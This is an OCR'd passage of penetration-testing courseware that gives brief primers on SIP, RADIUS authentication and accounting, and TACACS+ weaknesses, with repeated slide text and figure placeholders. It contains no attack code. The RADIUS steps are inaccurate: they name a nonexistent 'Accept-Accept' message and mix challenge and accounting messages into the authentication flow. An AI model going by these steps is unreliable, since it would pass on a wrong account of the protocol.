


Figure A.66: Server Message Block (SMB) request-response

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Initiation Protocol (SIP)

SIP is a communications protocol that is used for signalling and controlling real-time multimedia sessions that involve voice, video, instant messaging and other communication applications. It works in conjunction with various other protocols like SDP, RTP, SRTP, TLS, etc. SIP determines user attributes like user location, user availability, user capability, session setup and session management.



Figure A.67: Working of Session Initiation Protocol (SIP)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

RADIUS

- Remote Authentication Dial-In User Service (RADIUS) is an **authentication protocol** which provides centralized authentication, authorization, and accounting (AAA) for the remote access servers to communicate with the central server


- **Radius Authentication Steps:**
  1. The client initiates the connection by sending **Access-Request packet** to the server
  2. The server receives the access request from the client and compares the credentials with the ones stored in the database. If the provided information matches, then it sends the **Accept-Accept message** along with the **Access-Challenge** to the client for additional authentication, else it sends back Accept Reject message
  3. Client sends the **Accounting-Request** to the server to specify accounting information for a connection that was accepted



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

RADIUS (Cont'd)

- **Radius Accounting Steps:**
  - Client sends the **Accounting-Request** to the server to specify accounting information for a connection that was accepted
  - The server receives the Accounting-Request message and sends back the **Accounting-Response message** which states the successful establishment of network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

RADIUS

Remote Authentication Dial-In User Service (RADIUS) is an authentication protocol which provides centralized authentication, authorization, and accounting(AAA) for the remote access servers to communicate with the central server.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Radius Authentication Steps:

- The client initiates the connection by sending Access-Request packet to the server.
- The server receives the access request from the client and compares the credentials with the ones stored in the database. If the provided information matches, then it sends the Accept-Accept message along with the Access-Challenge to the client for additional authentication else it sends back Accept Reject message.
- Client sends the Accounting-Request to the server to specify accounting information for a connection that was accepted.




Figure A.68: Working of RADIUS

Radius Accounting Steps:

- Client sends the Accounting-Request to the server to specify accounting information for a connection that was accepted.
- The server receives the Accounting-Request message and sends back the Accounting-Response message which states the successful establishment of network.





Figure A.69: Radius Accounting Steps

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




TACACS+

Terminal Access Controller Access-Control System Plus is a network security protocol used for authentication, authorization, and accounting for network devices like switches, routers and firewalls through one or more centralized servers. TACACS+ encrypts the entire communication between the client and server including the user's password which protects from sniffing attacks. It Is a client server model approach where the client (user or network device) requests for connection to the server, then the server authenticates the user by examining the credentials.

Some of the Security Issues with TACACS+:

- No integrity checking
- Vulnerable to replay attacks
- Accounting information is sent in clear text
- Weak Encryption

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




